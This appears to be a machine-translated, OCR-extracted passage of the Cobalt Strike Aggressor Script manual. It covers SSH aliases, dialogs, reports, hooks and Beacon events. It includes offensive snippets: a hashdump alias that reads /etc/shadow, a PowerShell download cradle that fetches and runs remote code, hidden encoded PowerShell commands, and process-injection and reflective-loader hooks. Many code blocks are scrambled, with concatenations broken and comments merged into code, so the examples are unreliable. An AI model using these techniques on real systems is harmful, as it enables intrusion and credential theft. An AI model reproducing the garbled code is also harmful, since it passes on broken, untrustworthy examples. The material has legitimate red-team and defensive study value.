What type of session?

Like Beacon sessions, SSH sessions have an identifier. Cobalt Strike associates jobs and metadata with this identifier. The &beacons function also returns information about all Cobalt Strike sessions (SSH sessions and Beacon sessions). Use the **-isssh** predicate to check if a session is an SSH session. The **-isbeacon** predicate checks if the session is a Beacon session.

Below is a function to filter out &beacons on SSH session only:

```
sub ssh_sessions { return
        map({ if (-isssh
                $1['id']) { return $1;


                } else
                        { return $null;

        } }, beacons());
}
```

Aliases

You can add commands to the SSH console using the ssh_alias keyword. Below is a script for a hashdump alias to capture /**etc/shadow** if you are an administrator.

```
ssh_alias hashdump {
        if (-isadmin $1) { bshell($1,
                "cat /etc/shadow");

        } else
                { berror($1, "You're (probably) not an admin");
        }
}
```

Put the above into a script, load it into Cobalt Strike and type hashdump in the SSH console. Cobalt Strike allows you to enter full SSH aliases.

You can also use the &ssh_alias function to define an SSH alias.

Cobalt Strike passes the following arguments to the alias: $0 - alias name and arguments without any parsing. $1 - ID of the session from which the alias was typed. Arguments $2 and later contain the individual argument passed to the alias. The alias parser separates arguments with spaces. Users can use "double quotes" to concatenate words into one argument. You can also register your aliases in the SSH console

help system. Use &ssh_command_ register to register a command.

Responding to New SSH Sessions

Aggressor Scripts can also respond to new SSH sessions. Use the ssh_initial event to define commands to be executed when an SSH session is established.

```
on ssh_initial { # do
        something
}
```

The $1 argument to ssh_initial is the new session ID.

Popup menus

You can also add items to the SSH popup menu. The ssh popup hook allows you to add items to the SSH menu. The SSH popup menu argument is an array of session IDs for the selected sessions.

```
popup ssh { item
        "Run All..." {
                prompt_text("Which command to run?", "w", lambda({
                        binput(@ids, "shell $1"); bshell(@ids,
                        $1); }, @ids => $1));

        }
}
```

You will see that this example is very similar to the example used in the Beacon chapter. For example, I'm using &binput to post input to the SSH console. I use &bshell to tell the SSH session to execute a command. This is all correct. Remember that internally, an SSH session is a Beacon session, since most of the Cobalt Strike/Aggressor Script refers to it.

Other topics

Cobalt Strike operators and scripts report global events to the general event log. Aggressor Scripts can also react to this information. Events in the event log start with event_. To get a list of global notifications, use the event_notify hook.

```
on event_notify { println("I
        see: $1");
}
```

To send a message to the general event log, use the &say function.

```
say("Hello World");
```

To post a major event or notification (not just a chat conversation), use the &elog function. The debugging server will automatically timestamp and store this information. This information will also be displayed in the Cobalt Strike activity report.

```
elog("system shutdown initiated");
```

Timers

If you want to run the job periodically, then you should use one of the Aggressor Script's timer events. These events are heartbeat_X where X is 1s, 5s, 10s, 15s, 30s, 1m, 5m, 10m, 15m, 20m, 30m, or 60m.

```
on heartbeat_10s {
    println("I happen every 10 seconds");
}
```

Dialog boxes

The Aggressor Script provides several functions for presenting and requesting information from the user. Use &show_message to display a message to the user. Use &show_error to show the user an error message.

```
bind Ctrl+M
    { show_message("Success is the child of audacity!");
}
```

Use &prompt_text to create a dialog box that prompts the user for text input.

```
prompt_text("What is your name?", "Joe Smith", { , pleased to meet you");
    show_message("Please $1 $+ });
```

The &prompt_confirm function is similar to &prompt_text, but instead it asks a yes/no question.

Custom Dialog Boxes

Aggressor Script has an API for creating custom dialog boxes. &dialog creates a dialog box. The dialog box consists of lines and buttons. A string is a label, a string name, a GUI component for receiving input, and optionally a helper for specifying input. The buttons close the dialog box and activate the callback function. The callback function's argument is a dictionary that maps each row's name to the value of its GUI component that accepts input. Use &dialog_show to show the dialog after it has been created.

Below is a dialog that looks like **Site Management -> Host File** from Cobalt Strike:

```
sub callback
    { println("Dialog was actioned. Button: $2 Values: $3");
}

$dialog = dialog("Host File", %(uri => "/download/file.ext", port => 80, mimetype => "automatic"),
&call); dialog_description($dialog, "Host a file
through Cobalt Strike's web server");
```

```
drow_file($dialog, "file", "File:"); drow_text($dialog,
"uri", "Local URI:"); drow_text($dialog, "host", "Local Host:",
20); drow_text($dialog, "port", "Local Port:"); drow_combobox($dialog,
"mimetype", "Mime Type:", @("automatic", "application/octet-
stream",

                                        "text/html", "text/plain"));

dbutton_action($dialog, "Launch");
dbutton_help($dialog, "https://www.cobaltstrike.com/help-host-file");

dialog_show($dialog);
```

Let's look at this example: Calling &dialog creates a **Host File dialog box.** The second parameter of &dialog is a dictionary that sets the default values for the uri, port, and mimetype strings. The third parameter is a reference to the callback function. The Aggressor Script will call this function when the user clicks the **Launch button.** &dialog_description places a description at the top of the dialog box. This window contains five lines. The first line generated by &drow_file is labeled "File:", named "file", and takes input as a text field. There is an auxiliary button for selecting a file and filling in a text field. The rest of the lines are conceptually similar. &dbutton_action and &dbutton_help create buttons that are centered at the bottom of the dialog box. &dialog_show Shows a dialog box.

Below is the dialog box:

Created dialog box.

Custom reports


Cobalt Strike uses a domain-specific language to describe its reports. This language is similar to Aggressor Script but lacks access to most of its APIs. The report generation process takes place in its own scripting engine, isolated from your client. The reporting scripting engine has access to the data aggregation API

and several primitives for defining the structure of a Cobalt Strike report.

default.rpt file defines standard reports in Cobalt Strike.

Download reports

Go to **Cobalt Strike -> Preferences -> Reports** to download a custom report. Click on the folder icon and select the .rpt file. Click **Save.** You should now see your custom report in the **Reporting** menu in Cobalt Strike.



Download the report file here.

error reporting

If Cobalt Strike has a problem with your report (eg syntax error, runtime error, etc.), it will show up in the script console. To see these messages, go to the menu **View -> Script Console.**

"Hello World" report

Below is a simple "Hello World" report. This report is nothing special. It just shows you how to get started with a custom report.

```
# standard description of our report [user can change it]. describe("Hello Report", "This is a test report.");


# definition of Hello Report report "Hello
Report" { # the first page is the title
        page of our report. page "first" { # document title h1($1['long']);




                # current date/time in italics ts();
```

```
        # paragraph [can be default...] p($1['description']);

    }

    # this is the rest of the report
    page "rest" { # hello
        world paragraph p("Hello World!");

    }
}
```

Aggressor Script defines new reports with **the report** keyword followed by the name of the report and a block of code. Use the **page** keyword in a report block to determine which page template to use. The page template content can span multiple pages. The first template is the cover of the Cobalt Strike reports. This example uses the &h1 function to print the title. The &ts function prints the date/time stamp of the report. And the &p function prints a paragraph. The &describe function sets a standard report description. The user can change it upon creation. This information is passed to the report as part of the metadata in the **$1 parameter.** The **$1** parameter is a dictionary with information about the

user's readings regarding the report.

Data Aggregation API

Cobalt Strike's reports depend on the data aggregation API as their source of information. This API provides you with a combined view of the data from all C&C servers your client is currently connected to. The data aggregation API allows you to provide a complete activity report. These functions start with the ag prefix (eg &agTargets). When creating a report, the report engine passes the data model for aggregation. This model is parameter **$3.**

Compatibility guide

This page contains changes to Cobalt Strike from version to version that may affect compatibility with your current Aggressor Scripts. In general, our goal is to make the script written for Cobalt Strike 3.0 compatible with future 3.x versions. Major releases of the program (eg 3.0 -> 4.0) give us some authority to revise the API and break some of these compatibilities. In some cases, an API change that breaks compatibility is unavoidable. These changes are documented here.

Cobalt Strike 4.x

1. Major changes have been made to the control system in Cobalt Strike 4.x Listener. These changes included changing the names of several payloads. In scripts that parse the name of the payload from the Listener, you should reverse attention to these changes:

   l windows/beacon_smb/bind_pipe is now windows/beacon_bind_pipe l windows/beacon_tcp/bind_tcp is now windows/beacon_bind_tcp

2. In Cobalt Strike 4.x, payload stagers were dropped. Stageless payloads are preferred in all post production workflows. Where stageless doesn't fit, use an explicit stager that works with all payloads.

   A good example of this is the lateral movement **of jump psexec_psh.** This automation generates a bind_pipe stager to fit within PowerShell's one-line command size limits. All payloads go through this staging process; regardless of their configuration.

   This convention change will cause some privilege escalation scripts that follow pre-4.x Elevate Kit templates to fail. &bstage is now missing as its core functionality has been changed too much to be added to Cobalt Strike 4.x. Whenever possible, privilege escalation scripts should use &payload to export the payload, run it through the technique, and use &beacon_link to attach to the payload. If stager is required; use &stager_bind_tcp to export the TCP stager and &beacon_stage_tcp to run the payload through that stager.

3. The following Aggressor Script functions have been removed in Cobalt Strike 4.x:

Function	Replacement	Cause
&bbypassuac	&belevate	&belevate is the preferred function for spawning a privileged session on the local system
&bpsexec_psh	&bjump	&bjump is the preferred function for spawning a session on a remote target
&brunasadmin	&belevate_command	runasadmin has been extended to provide multiple options for running a command in a privileged context
&bstage	some functions	&bstage will perform staging and linking as needed. Staging binding is now done explicitly with &beacon_stage_tcp or &beacon_stage_pipe. &beacon_link is a generic "link to this Listener" approach
&bwdigest	&bmimikatz	Use &bmimikatz to run this command...if you really want to. :)
&bwinrm	&bjump, winrm or winrm64	&bjump is the preferred function for spawning a session on a remote target
&bwmi		CS 4.x missing stageless lateral move option via WMI

4. In Cobalt Strike 4.x, the following Aggressor Script functions are deprecated:

Function	Replacement	Cause
&artifact	&artifact_stager	Sequential arguments; agreement on sequential naming
&artifact_stageless	&artifact_payload	Sequential naming; no callback needed in Cobalt Strike 4.x
&draw_proxyserver		Proxy configuration is now tied to the Listener and is not required when exporting a stage payload
&drow_listener_smb	&drow_listener_stage	These functions are now equivalent to each other
&listener_create	&listener_create_ext	A large number of options required a change in the way arguments were passed
&powershell	&powershell_command, &artifact_stager &powershell command	Subsequence; de-emphasis on single-line PowerShell commands in the API
&powershell_encode_oneliner	&powershell_command	More understandable naming
&powershell_encode_stager	&powershell_command,	Subsequence; clearer division into parts in the API
&shellcode	&artifact_general &stager	Sequential arguments; consistent naming

Hooks

Hooks allow the Aggressor Script to intercept and modify Cobalt Strike's behavior.

APPLET_SHELLCODE_FORMAT

Formats the shellcode before it is placed on the HTML page generated to perform Signed or Smart Applet attacks. See *User-driven Web Drive-by attacks* on page 57.

Applet Kit

This hook is demonstrated in the Applet Kit. Applet Kit is available in Cobalt Strike's arsenal (Help -> Arsenal).

Example

```
set APPLET_SHELLCODE_FORMAT
      { return base64_encode($1);
}
```

BEACON_RDLL_GENERATE

A hook that allows users to replace Cobalt Strike's Reflective Loader in Beacon with a User Defined Reflective Loader. The Reflective Loader can be extracted from a compiled object file and inserted into the payload's Beacon DLL. See *User Defined Reflective DLL Loader* on page 123.

Arguments $1
- Beacon's filename

$2 - Beacon (binary dll) $3 - Beacon

architecture (x86/x64)

Returns an
Executable Beacon updated with the User Defined Reflective Loader. Returns $null if the default Beacon executable is used.

Example

```
sub generate_my_dll {
      local('$handle $data $loader $temp_dll');
# ------------------------------------------------ -------------------- # Load object file containing reflective loader. # Architecture
($3) used in path. # ------------------------------------------------ -------------------- # $handle = openf("/
mystuff/Refloaders/bin/MyReflectiveLoader. $+ $3 $+ .o");
$handle = openf("mystuff/Refloaders/bin/MyReflectiveLoader. $+ $3 $+ .o");




$data = readb($handle, -1); closef($handle);


# warn("Object File Length: "                                . strline($data));

if (strlen($data) eq 0) { warn("Error loading
reflective loader object file."); return $null; }



      # ------------------------------------------------ -------------------- # extract loader from BOF'a # ----------------------
      ------------------------------------------------------
      $loader = extract_reflective_loader($data);
```

```
# warn("Reflective Loader Length: "                                    . strlen($loader));

if (strlen($loader) eq 0) { warn("Error extracting
reflective loader."); return $null; }



    # ------------------------------------------------- ------------------- # Replacing Beacon's default reflective loader with
    '$loader'.. # ---------- ------------------------------------------------- --------- $temp_dll = setup_reflective_loader($2,
    $loader);



    # ------------------------------------------------- ------------------- # TODO: Additional PE setup... # - Using the 'pedump'
    function to get information about

updated DLL.
    # - Using these convenience functions allows you to perform transformations on a DLL: # pe_remove_rich_header
# pe_insert_rich_header
    # pe_set_compile_time_with_long #
    pe_set_compile_time_with_string #
    pe_set_export_name # pe_update_checksum # - Use
    these basic functions to perform transformations on a DLL: #
    # # # # # # # # # # --
    ------------------------------------------------
    ---------- #------------------------------ ------------------------------ # Revert updated Beacon DLL. #
                pe_mask
                pe_mask_section
                pe_mask_string
                pe_patch_code
                pe_set_string
                pe_set_stringz
                pe_set_long
                pe_set_short
                pe_set_value_at
                pe_stomp
    ------------------------------------------------- ------------------- return $temp_dll;




}

# ---------------------------------- # $1 = DLL filename # $2 =
DLL content # $3


=architecture#----------------------------------
set BEACON_RDLL_GENERATE
    { warn("Running 'BEACON_RDLL_GENERATE' for DLL architecture "    . $1 .    "with
" . $3); return generate_my_dll($1,
    $2, $3);
}
```

BEACON_RDLL_GENERATE_LOCAL

The BEACON_RDLL_GENERATE_LOCAL hook is very similar to BEACON_RDLL_GENERATE with additional arguments.

Arguments $1
- Beacon's filename

$2 - Beacon (binary dll) $3 - Beacon

architecture (x86/x64) $4 - parent

Beacon ID $5 - GetModuleHandleA pointer $6 -

GetProcAddress pointer

Example

```
# ------------------------------------ # $1 = DLL filename # $2 = DLL
content # $3 = architecture # $4
= parent beacon ID # $5 =
GetModuleHandleA pointer #
$6 = GetProcAddress pointer # ---------------------------- ------- set
BEACON_RDLL_GENERATE_LOCAL { warn("Running
'BEACON_RDLL_GENERATE_LOCAL' for DLL
$1 ." with architecture " . $4 .
                                                                                  "
                                                                                    .
                                             . $3.      "   beacon ID      "              " GetModuleHandleA
"
   $5. . $6); "GetProcAddress" return generate_my_dll($1, $2, $3);

}
```

see also

BEACON_RDLL_GENERATE on page 162

BEACON_RDLL_SIZE

The BEACON_RDLL_SIZE hook allows you to use Beacons with more space reserved for User Defined Reflective Loaders. Alternate Beacons are used in the BEACON_RDLL_GENERATE and BEACON_RDLL_GENERATE_LOCAL hooks. Initially/default, the space reserved for Reflective Loaders is 5 KB.

Overriding this setting will generate beacons that are too large to fit in standard artifacts. It is likely that changes to the Artifact kit will need to be made to expand the reserved space for payloads. See the documentation in the Artifact kit provided by Cobalt Strike.

Individual "stagesize" settings are documented in "build.sh" and "script.example". See *User Defined Reflective DLL Loader* on page 123.

Arguments
$1 - Beacon file name

$2 - Beacon architecture (x86/x64)

Returns the
Size in KB for the reserved space in Beacons for the Reflective Loader. Valid values: "0", "5", "100".

"0" is the default and will be used for standard beacons (same as 5). "5" uses standard Beacons

with 5K reserved space for Reflective Loaders.

"100" uses larger Beacons with 100KB reserved space for Reflective Loaders.

Example

```
# ------------------------------------ # $1 = DLL filename # $2 =
architecture # --
---------------------------------
set BEACON_RDLL_SIZE {

      warn("Running 'BEACON_RDLL_SIZE' for DLL . $2); return "  . $1 .  "with architecture"
"100";

}
```

BEACON_SLEEP_MASK

Updates the Beacon with a User Defined Sleep Mask. .

Arguments
$1 - Beacon type (default, smb, tcp) $2

- architecture

Sleep Mask Kit
This hook is demonstrated in *The Sleep Mask Kit* on page 68.

EXECUTABLE_ARTIFACT_GENERATOR

Controls the generation of EXE and DLL for Cobalt Strike.

Arguments
$1 - artifact file (for example, artifact32.exe)

$2 - shellcode to embed in EXE or DLL

Artifact Kit
This hook is demonstrated in *The Artifact Kit* on page 65.

HTMLAPP_EXE

Controls the content of the User-driven HTML Application (EXE Output) generated by Cobalt Strike.

Arguments $1
- EXE data

$2 - .exe file name

Resource Kit

This hook is demonstrated in *The Resource Kit* on page 68.

Example

```
set HTMLAPP_EXE
        { local('$handle $data'); $handle =
        openf(script_resource("template.exe.hta")); $data = readb($handle, -1);

osef($handle);

$data = strrep($data, '##EXE##', transform($1, "hex")); $data = strrep($data, '##NAME##',
$2);

return $data; }
```

HTMLAPP_POWERSHELL

Controls the content of the User-driven HTML application (PowerShell output) generated by Cobalt Strike.

Arguments $1
- PowerShell command to execute

Resource Kit

This hook is demonstrated in *The Resource Kit* on page 68.

Example

```
set HTMLAPP_POWERSHELL {
        local('$handle $data'); $handle =
        openf(script_resource("template.psh.hta")); $data = readb($handle, -1);

closef($handle);

# putting our command into the script return strrep($data,
"%%DATA%%", $1); }
```

LISTENER_MAX_RETRY_STRATEGIES

Returns a string containing a list of definitions separated by '\n'. The definition must follow the syntax exit-[max_attempts]-[retries_current_to_increase]-[duration][m,h,d].

For example, exit-10-5-5m will cause the Beacon to exit after 10 failed attempts and increase the sleep time after five failed attempts to 5 minutes. The sleep time will not be updated if the current sleep time is greater than the specified sleep duration value. Sleep time is affected by the current jitter value. Upon successful connection, the failed attempts counter is reset to zero, and the sleep time returns to the previous one.
value.

Return $null to use the default list.

Example

```
# Using a hardcoded list of strategies set LISTENER_MAX_RETRY_STRATEGIES
{ local('$out'); $out .= "exit-50-25-5m\n"; $out .=
"exit-100-25-5m\n"; $out .=
        "exit-50-25-15m\n"; $out .=
        "exit-100-25-15m\n";



return $out; }
```

```
# Using loops to create a list of strategies set LISTENER_MAX_RETRY_STRATEGIES
{ local('$out');


    @attempts = @(50, 100); @durations
    = @("5m", "15m"); $increase = 25;


    foreach $attempt (@attempts) {

        foreach $duration (@durations) {

            $out .= "exit $+ - $+ $attempt $+ - $+ $increase $+ - $+ $duration\n";

        }
    }

    return $out;
}
```

POWERSHELL_COMMAND

Changes the form of the powershell command that the Cobalt Strike automation runs. This affects jump psexec_psh, powershell and [host] -> Access -> One-liner.

Arguments $1
- the PowerShell command to execute $2 - true|

false whether the command is being executed on the remote target

Resource Kit

This hook is demonstrated in *The Resource Kit* on page 68.

Example

```
set POWERSHELL_COMMAND
{ local('$script'); $script =
        transform($1, "powershell-base64");

        # remote command (e.g. jump psexec_psh) if ($2) {

                return "powershell -nop -w hidden -encodedcommand $script";
} #
    local command else { return

        "powershell -nop -exec bypass -encodedCommand $script";
} }
```

POWERSHELL_COMPRESS

A hook used in the Resource Kit to compress a PowerShell script. The default is gzip and a compressed script is returned.

Resource Kit

This hook is demonstrated in *The Resource Kit* on page 68.

Arguments $1
- script to compress

POWERSHELL_DOWNLOAD_CRADLE

Changes the form of the PowerShell load cradle used in post-exploitation automation. This includes jump winrm|winrm64, [host] -> Access -> One Liner, and powershell-import.

Arguments

$1 - URL of the resource (localhost) to access

Resource Kit

This hook is demonstrated in *The Resource Kit* on page 68.

Example

```
set POWERSHELL_DOWNLOAD_CRADLE {
    return "IEX (New-Object Net.Webclient).DownloadString(' $+ $1 $+ ')";
}
```

PROCESS_INJECT_EXPLICIT

A hook that allows users to define how the explicit process injection technique is implemented when executing commands for post-exploitation using a Beacon Object File (BOF).

Arguments

$1 - Beacon ID

in-memory dll (position-independent code) $2-

$3- PID to inject $4-

offset to jump $5- x86/x64 -

architecture of the in-memory DLL

Returns

Returns a non-null value when defining your own explicit process injection technique.

Returns $null to use the default explicit process injection technique.

Post-Production Jobs

The following post-exploitation commands support the hook PROCESS_INJECT_EXPLICIT. The Command column displays the command to be used in the Beacon window, the Aggressor Script column displays the Aggressor Script function to be used in scripts, and the UI column displays which menu option to use.

Additional Information

- The [Process Explorer] interface is accessed via **[beacon] -> Explore -> Process List.** There is also a multi-version of this interface, accessed by selecting multiple sessions and using the same UI menu. In the Process Explorer, use the buttons to execute additional commands for the selected process. The **chromedump, dcsync, hashdump, keylogger, logonpasswords, mimikatz, net, portscan, printscreen, pth, screenshot, screenwatch, ssh ,** and **ssh-key**
- commands are also fork&run. To use the explicit version, the *pid* arguments and *architecture are required.*
- For the **net** and **&bnet** commands , the 'domain' command will not use the hook.

Job types

Team	Aggressor Script	UI	
browserpivot	&bbrowserpivot	[beacon] -> Explore -> Browser Pivot	
chromedump			
dcsync	&bdcsync		
dllinject	&bdllinject		
hashdump	&bhashdump		
injection	&binject	[Process Explorer]	-> Inject
keylogger	&bkeylogger	[Process Explorer]	-> Log Keystrokes
logonpasswords	&blogonpasswords		
mimikatz	&bmimikatz		
	&bmimikatz_small		
net	&bnet		
portscan	&bportscan		
printscreen	&bprintscreen		
psinject	&bpsinject		
pth	&bpassthehash		
screenshot	&bscreenshot	[Process Explorer] (yes)	-> Screenshot
screen watch	&bscreenwatch	[Process Explorer] (No)	-> Screenshot
shinject	&bshinject		
ssh	&bssh		
ssh key	&bssh_key		

Example

```
# A hook that allows the user to define how the
explicit injection technique when executing commands for post-exploitation.
# $1 = Beacon ID # $2 = Injected dll for post-
exploitation command
# $3 = PID to inject # $4 = offset to
jump # $5 = x86/x64 - architecture of
the injectable DLL set PROCESS_INJECT_EXPLICIT { local('$barch $handle
$data $args $entry');


    # set the architecture for the Beacon session $barch = barch($1);


    # read the injectable BOF based on barch warn("read the BOF:
    inject_explicit. $+ $barch $+ .o"); $handle = openf(script_resource("inject_explicit. $+
    $barch $+ .o")); $data = readb($handle, -1); closef($handle);



    # packing our BOF arguments $args = bof_pack($1, "iib", $3, $4, $2);


btask($1, "Process Inject using explicit injection into pid $3");

    # set entry point based on dll architecture $entry = "go $+ $5";
    beacon_inline_execute($1,
    $data, $entry, $args);

    # notify the calling user that the hook has been implemented. return 1;

}
```

PROCESS_INJECT_SPAWN

A hook that allows users to define how the fork and run injection technique is implemented when executing commands for post-exploitation using a Beacon Object File (BOF).

Arguments

$1 - Beacon ID $2 -
Injected dll (position independent code) $3 - true/
false: ignore process token? $4 - x86/x64
- in-memory DLL architecture

Returns Returns
a non-empty value when defining your own technique for injecting into the fork and run process. Returns $null to use the

default fork and run injection technique.

Post-Production Jobs The following post-exploitation commands support the hook PROCESS_INJECT_SPAWN. The Command column displays the command to be used in the Beacon window, the Aggressor Script column displays the Aggressor function to be used in scripts, and the UI column displays which menu option to use.

Additional Information

- The **elevate, runasadmin, &belevate, &brunasadmin** and **[beacon] -> Access -> Elevate** commands will only use the PROCESS_INJECT_SPAWN hook when the specified exploit uses one of the Agressor Script functions listed in the table, such as **&bpowerpick.**
- For the **net** and **&bnet** commands , the 'domain' command will not use the
- hook. Note '(use hash)' means select an account that accesses the hash.

Job types

Team	Aggressor Script	UI
chromedump		
dcsync	&bdcsync	
elevate	&belevate	[beacon] -> Access -> Elevate
		[beacon] -> Access -> Golden Ticket
hashdump	&bhashdump	[beacon] -> Access -> Dump Hashes
keylogger	&bkeylogger	
logonpasswords	&blogonpasswords	[beacon] -> Access -> Run Mimikatz
		[beacon] -> Access -> Make Token (use hash)
mimikatz	&bmimikatz	
	&bmimikatz_small	
net	&bnet	[beacon] -> Explore -> NetView
portscan	&bportscan	[beacon] -> Explore -> Port Scan
powerpick	&bpowerpick	
printscreen	&bprintscreen	
pth	&bpassthehash	
runasadmin	&brunasadmin	
		[target] -> Scan

Team	Aggressor Script	UI
screenshot	&bscreenshot	[beacon] -> Explore -> Screenshot
screen watch	&bscreenwatch	
ssh	&bssh	[target] -> Jump -> ssh
ssh key	&bssh_key	[target] -> Jump -> ssh-key
		[target] -> Jump -> [exploit] use hash)

Example

```
# ------------------------------ # $1 = Beacon's ID # $2 = Injected
into memory dll (position independent code)
# $3 = true/false: ignore process token? # $4 = x86/x64 - in-memory DLL architecture #
------------------------------------ set PROCESS_INJECT_SPAWN { local('$barch
$handle $data $args $entry');




    # set the architecture for the Beacon session $barch = barch($1);


    # read the injectable BOF based on barch warn("read the BOF:
    inject_spawn. $+ $barch $+ .o"); $handle = openf(script_resource("inject_spawn.
    $+ $barch $+ .o")); $data = readb($handle, -1); closef($handle);



    # packing our BOF arguments $args = bof_pack($1, "sb", $3, $2); btask($1, "Process
    Inject using fork and run");


    # set entry point based on dll architecture $entry = "go $+ $4";
    beacon_inline_execute($1,
    $data, $entry, $args);

    # notify the calling user that the hook has been implemented. return 1;

}
```

PSEXEC_SERVICE

Sets the name of the service used by jump psexec|psexec64|psexec_psh and psexec.

Example

```
set PSEXEC_SERVICE
      { return "foobar";
}
```

PYTHON_COMPRESS

Compresses a Python script created by Cobalt Strike.

Arguments
$1 - script to compress

Resource Kit This

hook is demonstrated in *The Resource Kit* on page 68.

Example

```
set PYTHON_COMPRESS
      { return "import base64; exec base64.b64decode(\"" . base64_encode($1) . "\")"; }
```

RESOURCE_GENERATOR

Controls the formatting of the VBS template used in Cobalt Strike.

Resource Kit This

hook is demonstrated in *The Resource Kit* on page 68.

Arguments
$1 - shellcode to inject and run

RESOURCE_GENERATOR_VBS

Controls the content of the User-driven HTML Application (EXE Output) generated by Cobalt Strike.

Arguments
$1 - EXE data

$2 - .exe name

Resource Kit This

hook is demonstrated in *The Resource Kit* on page 68.

Example

```
set HTMLAPP_EXE
{ local('$handle $data'); $handle =
openf(script_resource("template.exe.hta")); $data = readb($handle, -1); closef($handle);



$data = strrep($data, '##EXE##', transform($1, "hex")); $data = strrep($data, '##NAME##',
$2);

return $data; }
```

SIGNED_APPLET_MAINCLASS

Specifies the Java applet file to be used for the Java Signed Applet attack. See *Java Signed Applet* attack on page 58.

Applet Kit

This hook is demonstrated in the Applet Kit. Applet Kit is available in Cobalt Strike's arsenal (Help -> Arsenal).

Example

```
set SIGNED_APPLET_MAINCLASS { return
        "Java.class";
}
```

SIGNED_APPLET_RESOURCE

Specifies the Java applet file to be used for the Java Signed Applet attack. See *Java Signed Applet* attack on page 58.

Applet Kit

This hook is demonstrated in the Applet Kit. The Applet Kit is available in Cobalt Strike's arsenal (Help -> Arsenal).

Example

```
set SIGNED_APPLET_RESOURCE { return
        script_resource("dist/applet_signed.jar");
}
```

SMART_APPLET_MAINCLASS

Specifies the MAIN Java Smart Applet class of the attack. See *Java Smart Applet* attack on page 58.

Applet Kit

This hook is demonstrated in the Applet Kit. Applet Kit is available in Cobalt Strike's arsenal (Help -> Arsenal).

Example

```
set SMART_APPLET_MAINCLASS {
        return "Java class";
}
```

SMART_APPLET_RESOURCE

Specifies the Java applet file to be used for the Java Smart Applet attack. See *Java Smart Applet attack on page 58.*

Applet Kit

This hook is demonstrated in the Applet Kit. The Applet Kit is available in Cobalt Strike's arsenal (Help -> Arsenal).

Example

```
set SMART_APPLET_RESOURCE { return
        script_resource("dist/applet_rhino.jar");
}
```

Events

The events executed by the Aggressor Script are listed below.

*

This event fires every time any event occurs in the Aggressor Script.

Arguments

$1 - original event name - event

... arguments

Example

```
# event tracking script
on    *
        { println("[ $+ $1 $+ ]: "                    . subarray(@_, 1));
}
```

beacon_checkin

Fired when the Beacon's registration confirmation appears in its console.

Arguments $1 -
Beacon ID $2 - Message text

$3 - when this message appeared

beacon_error

Fired when an error is printed to the Beacon's console.

Arguments $1 -
Beacon ID $2 - Message text $3 -

When this message

appeared

beacon_indicator

Executed when a compromise notification appears in the Beacon's console.

Arguments $1 -
Beacon ID

$2 - the user responsible for the input

$3 - message text

$4 - when this message appeared

beacon_initial

Executed when the Beacon first contacts the command and control server.

Arguments $1 is
the ID of the Beacon that contacted the C&C.

Example

```
on beacon_initial { # list of
        network connections bshell($1, "netstat -na
        | findstr \"ESTABLISHED\"");

        # list of network shares bshell($1, "net use");
```

```
    # list of groups
    bshell($1, "whoami /groups");
}
```

beacon_initial_empty

Executed when the DNS Beacon first contacts the command and control server. At this stage, no metadata is exchanged.

Arguments $1 is
the ID of the Beacon that contacted the C&C.

Example

```
on beacon_initial_empty { binput($1,
    "[Acting on new DNS Beacon]");

    # change data channel to DNS TXT bmode($1, "dns-txt");


    # request to register a Beacon and send its metadata bcheckin($1);

}
```

beacon_input

Fired when an incoming message is posted to the Beacon's console.

Arguments $1 -
Beacon ID $2 - User responsible

for input

$3 - message text $4 -

when this message appeared

beacon_mode

Fired when a mode change confirmation is sent to the Beacon's console.

Arguments $1 -
Beacon ID $2 - Message text $3 -

When this message

appeared

beacon_output

Fired when output is published to the Beacon's console.

Arguments $1 -
Beacon ID

$2 - message text

$3 - when this message appeared

beacon_output_alt

Executed when (alternative) output is published to the Beacon's console. What does alternate output mean? They just look different than normal ones.

Arguments $1 -
Beacon ID

$2 - message text

$3 - when this message appeared

beacon_output_jobs

Fired when job output is sent to the Beacon's console.

Arguments $1 -
Beacon ID

$2 - the text of the job output

$3 - when this message appeared

beacon_output_ls

Executed when the output of ls is sent to the Beacon's console.

Arguments $1 -
Beacon ID

$2 - ls output text

$3 - when this message appeared

beacon_output_ps

Executed when the output of ps is sent to the Beacon's console.

Arguments $1 -
Beacon ID $2 - ps output text

$3 - when this message appeared

beacon_tasked

Fired when a job confirmation is posted to the Beacon's console.

Arguments $1 -
Beacon ID $2 - Message text

$3 - when this message appeared

beacons

Executed when the C&C sends up-to-date information about all of our Beacons. This happens approximately once per second.

Arguments
$1 is an array of metadata dictionaries for each Beacon.

disconnect

Fired when the given Cobalt Strike disconnects from the C&C.

event_action

Fired when the user performs an action in the event log. This is similar to the IRC action (/me command).

Arguments
$1 - who the message came from

$2 - message content

$3 - posting time

event_beacon_initial

Fired when the Beacon's primary message is posted to the event log.

Arguments
$1 - message content

$2 - posting time

event_join

Executed when the user connects to the command and control server.

Arguments $1
- who the message is

from $2 - when the message was published

event_newsite

Fired when a new message from the site is posted to the event log.

Arguments $1
- who opened the new site $2

- the content of the new message from the site

$3 - the time the message was published

event_notify

Executed when a message from the C&C is published to the event log.

Arguments $1
- the content of the message

$2 - the time the message was published

event_nouser

Executed when the current Cobalt Strike client attempts to interact with a user who is not connected to the command and control server.

Arguments $1
- who is missing $2 -

when the message was published

event_private

Fired when a private message is posted to the event log.

Arguments $1
- who the message is from

$2 - to whom the message is intended

$3 - content of the message

$4 - posting time

event_public

Fired when a public message is posted to the event log.

Arguments $1
- who the message is from

$2 - message content

$3 - posting time

event_quit

Fired when someone disconnects from the command and control server.

Arguments $1
